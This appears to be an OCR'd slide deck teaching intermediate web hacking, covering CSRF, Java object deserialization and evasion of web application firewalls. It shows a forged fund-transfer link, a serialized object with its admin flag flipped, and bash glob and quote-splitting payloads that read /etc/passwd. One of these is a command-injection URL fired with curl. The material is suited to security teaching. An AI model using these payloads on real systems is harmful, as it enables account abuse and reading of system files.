Intermediate Web Hacking


Agenda

- CSRF
- Web Frameworks
  - WordPress, Drupal, etc
- Object Serialization
- Web Applicatiion Firewalls
  - What are they
  - How to get around them

Cross-site Request Forgery

- In some ways opposite to XSS
- XSS abuses the trust a user has for a site
- CSRF abuses the trust a site has in a user
- You make forged requests on the behalf of the user

CSRF II





```
<a href="http://netbank.com/transfer.do?acct=AttackerA&amount=$100">Read more!</a>
```

CSRF prevention

- IMPORTANT NOTE - XSS is not required for CSRF, however, if there is XSS it can defeat any CSRF protection
- Token Based Mitigation
  - Create a token per user, per session, secure and cryptographically generated
  - Added as a hidden field, or within the url if state changing occurs via a GET
  - Have to protect every state-changing operation, or it’s useless


Modern Web Applications



What is a web framework?


- Supposed to make the programmers job easier
- Abstract away the overhead for common tasks
  - Libraries for database interaction
  - Templates
  - Sesssion management
- Results in a lot of code reuse

A short history of web frameworks



Struts

- Struts is a java web framework
- Open source
- Fairly widely used, but not used as much in newer projects
- Several major easily exploitable bugs found in struts in the past
- A deserialization bug, which we will talk about next ========>



Serialization

- Used for space and efficiency reasons in many languages, getting more common in web applications
- “The process of capturing a data structure or state into a serial format that can be efficiently stored”
- What does this actually mean?

$array = array(“a”=>1,”b”=>2,”c”=> array(“a” => 1, “b” => 2));

Gets turned into

a:3:{s:1:”a”;i:1;s:1:”b”;i:2;s:1:”c”;a:2:{s:1:”a”;i:1;s:1:”b”;i:2;}}


Problems?

- Deserialization requires parsing
- Something needs to take this compressed data, and turn it back into something useful
  - Parsing untrusted input is hard
  - If you do it run, it enables code execution
- Often overlooked because “java can’t have memory corruption”

A story in 4 pictures

```
0000000: aced 0005 7372 001d 636f 6d2e 7175 616c  ....sr..com.qual
0000010: 636f 6d6d 2e69 7372 6d2e 6170 7073 6563  comm.isrm.appsec
0000020: 2e55 7365 7200 0000 0000 0000 0102 0002  .User..........
0000030: 5a00 0b75 7365 7249 7341 646d 696e 4c00  Z..userIsAdminL.
0000040: 046e 616d 6574 0012 4c6a 6176 612f 6c61  .namet..Ljava/la
0000050: 6e67 2f53 7472 696e 673b 7870 0074 0004  ng/String;xp.t..
0000060: 6761 6265                                gabe
```

```
0000000: aced 0005 7372 001d 636f 6d2e 7175 616c  ....sr..com.qual
0000010: 636f 6d6d 2e69 7372 6d2e 6170 7073 6563  comm.isrm.appsec
0000020: 2e55 7365 7200 0000 0000 0000 0102 0002  .User..........
0000030: 5a00 0b75 7365 7249 7341 646d 696e 4c00  Z..userIsAdminL.
0000040: 046e 616d 6574 0012 4c6a 6176 612f 6c61  .namet..Ljava/la
0000050: 6e67 2f53 7472 696e 673b 7870 0174 0005  ng/String;xp.t..
0000060: 6368 7269 73                             chris
```



Web Application Firewalls

- An application layer firewall
- For instance, applies a set of rules to an HTTP conversation
- Generally aims to prevent things like XSS and SQLi
- Technically a form of reverse proxy

How do WAFs work?

- The main problem is they can only catch what they are programmed to be aware of
- For example the WAF can block everything with “/etc/passwd” or “/bin/ls” in it
- So you you try “cat /etc/passwd”, what happens?
- Similar things with SQL - blocking * so you can’t do
  - UNION + SELECT 1,2,3/*

Wildcarding!

- Bash has multiple ways to wildcard (or glob)
  - man glob for more info
- For instance ? and / can both be used to wildcard
- Can use those characters to execute arbitrary commands
- For example

```
root@kali:/# /???/?s --help
Usage: /bin/ls [OPTION]... [FILE]...
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.
```


WAF bypassing

- So what does this mean for firewall filter evasion?
- This does /bin/cat /etc/passwd without having any banned characters

```
root@kali:/# /???/??t /???/p??s??
/bin/cat: /dev/net: Is a directory
/bin/cat: /etc/apt: Is a directory
/bin/cat: /etc/opt: Is a directory
#!/bin/sh
#
# This is not a mistake.  This shell script (/etc/rmt) has been provided
# for compatibility with other Unix-like systems, some of which have
# utilities that expect to find (and execute) rmt in the /etc directory
# on remote systems.
#
exec /usr/sbin/rmt
/bin/cat: /var/opt: Is a directory
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

String Literal Concatenation

- This is another wonderful thing bash has
- Adjacent literal strings are concatenated with *no* operator
  - “Hello,” “world” == “Hello, world”



WAF Bypass II

- String concatenation can get around match rules as well

```
/b'i'n/c'a't /e't'c/p'a's's'w'd'
/bin/c'at' /e'tc'/pa'ss'wd
/bin/cat /e'tc'/pa'ss'wd
```

- For instance, if you had lfi through a url parameter, with the same match rules as before

```
curl .../?url=;+cat+/e't'c/pa'ss'wd
```

- Would get around it

WAF stuff

- WAF’s are not a substitute for writing your application correctly
- They provide an extra layer of security
- Probably won’t stop anyone who is really determined